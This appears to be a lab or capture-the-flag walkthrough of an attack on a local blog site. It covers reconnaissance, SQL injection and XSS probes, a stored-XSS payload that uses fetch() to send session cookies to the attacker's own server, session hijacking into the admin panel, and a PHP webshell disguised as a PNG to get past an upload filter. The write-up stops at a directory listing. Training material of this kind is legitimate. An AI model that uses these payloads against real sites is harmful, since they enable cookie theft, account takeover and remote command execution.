
Index of /img

Name	Last modified	Size	Description
Parent Directory		-	
Writing_Hand_Emoji.png	2023-11-06 17:28	22K	
logout.png	2023-11-06 23:18	13K	
paintbrush.png	2023-11-06 23:18	6.7K	
x.png	2023-11-06 23:18	6.5K	


Apache/2.4.52 (Ubuntu) Server at blog.portfolio.local Port 80

- /src/ contains the css styles for multiple pages
- config.php, upload.php, logout.php appear not accessible
- login.php and admin.php

Lets inspect the login.php page: (also admin.php redirects to login.php)



- post.php
  and then i also found a page where it seems that you can write a post and publish it



Hm, so what now?
We found 2 pages (login , post), that there is a high possibility to be vulnerable, because they expect input from the user.

So, for the login page, we could check if SQL injection is possible:

Checking for SQL injection

username:

```
' OR '1'='1
```

password: anything
-> But no luck, it does not seem to be vulnerable to sql injection, lets focus then on the post page

For the post page, we can search for vulnerabilities, such as XSS

Checking for XSS

lets try different tags on the title and content areas, starting by "/script"

```
<script>alert('XSS')</script>
```


no luck..., lets try with "img"

```
<img src="x" onerror="alert('XSS')"/>
```

no luck..., lets try with "svg"

```
<svg xmlns='' onload='alert("XSS")'/>
```

aaaand we get the popup! that means its vulnerable to XSS :)



So now that we have found the vulnerability, the reconnaisanse stage stops, lets move on to the foothold

Foothold

So now we know that post.php page is vulnerable to XSS, but how can we exploit it?

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.


Cross-Site Scripting (XSS) attacks occur when:

1. Data enters a Web application through an untrusted source, most frequently a web request.
2. The data is included in dynamic content that is sent to a web user without being validated for malicious content.
   https://owasp.org/www-community/attacks/xss/

```
python3 -m http.server 8080
```

```
<svg xmlns='' onload='fetch("http://192.168.111.129:8080/exfil?cookies=" +
encodeURIComponent(document.cookie))'/>
```


```
PHPSESSID=iuksja8h6jgmlh9lmmtdf0mfpk
```



```
192.168.111.130 - - [11/May/2025 16:12:01] code 404, message File not found
192.168.111.130 - - [11/May/2025 16:12:01] "GET /exfil?cookies=PHPSESSID%3Ddndu9qlnab7eehob66p376r35n HTTP/1.1" 404 -
192.168.111.129 - - [11/May/2025 16:12:13] code 404, message File not found
192.168.111.129 - - [11/May/2025 16:12:13] "GET /exfil?cookies=PHPSESSID%3Diha5l02lih8lgrukq0af0bih40 HTTP/1.1" 404 -
192.168.111.129 - - [11/May/2025 16:12:13] code 404, message File not found
192.168.111.129 - - [11/May/2025 16:12:13] "GET /exfil?cookies=PHPSESSID%3Diha5l02lih8lgrukq0af0bih40 HTTP/1.1" 404 -
192.168.111.129 - - [11/May/2025 16:12:19] code 404, message File not found
192.168.111.129 - - [11/May/2025 16:12:19] "GET /exfil?cookies=PHPSESSID%3Diha5l02lih8lgrukq0af0bih40 HTTP/1.1" 404 -
192.168.111.129 - - [11/May/2025 16:12:20] code 404, message File not found
192.168.111.129 - - [11/May/2025 16:12:20] "GET /exfil?cookies=PHPSESSID%3Diha5l02lih8lgrukq0af0bih40 HTTP/1.1" 404 -
192.168.111.129 - - [11/May/2025 16:12:25] code 404, message File not found
192.168.111.129 - - [11/May/2025 16:12:25] "GET /exfil?cookies=PHPSESSID%3Diha5l02lih8lgrukq0af0bih40 HTTP/1.1" 404 -
```

the cookie here is: iha5l02lih8lgrukq0af0bih40 (caution, %3D is =, so take the rest of it)


so take the cookie from your terminal (which you received on localhost), and go to the browser on storage, and change whatever value there with the cookie you received above



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	dndu9qlnab7eehob66p376r35n	blog.portfolio.local	/	Session	35	false	false	None	Sun, 11 May 2025 20:17:09 GMT

Data
PHPSESSID:"dndu9qlnab7
Created:"Sun, 11 May 202
Domain:"blog.portfolio.l
Expires / Max-Age:"Sessi
HostOnly:true
HttpOnly:false

then just hit login or go to admin.php directly and you are in




Great! we got progress here, we managed to reach the admin panel, right here, we see that file upload is possible, and this means only one thing -> SHELL

Right here, it seems to let you change the background image by uploading a picture

So our goal now is to upload a file, that will give us a shell, this can be achieved by webshell and specifically a php one. Here is a simple php webshell that we could use:


```php
<?php echo '<pre>' . shell_exec($_GET['cmd']) . '</pre>';?>
```

we then choose file, and then upload, BUT we get the following message:



File is not an image.Sorry, only JPG and PNG files are allowed.Sorry, your file was not uploaded.


hm.. interesting, this means that we can only upload files with these extensions, so we must find a way to pass the webshell as an image i found a png image


picture.png

and then did the following

```
cat picture.png webshell.php > picture.png.php
```


and now it seems it has been uploaded successfully!



The file picture.png.php has been uploaded.

BUT we need to find where is this file we uploaded located, and if you remember from the recon phase, there was the /background directory and the HINT was that the admin panel mentions that the background can be changed


So here is our file:



Index of /background

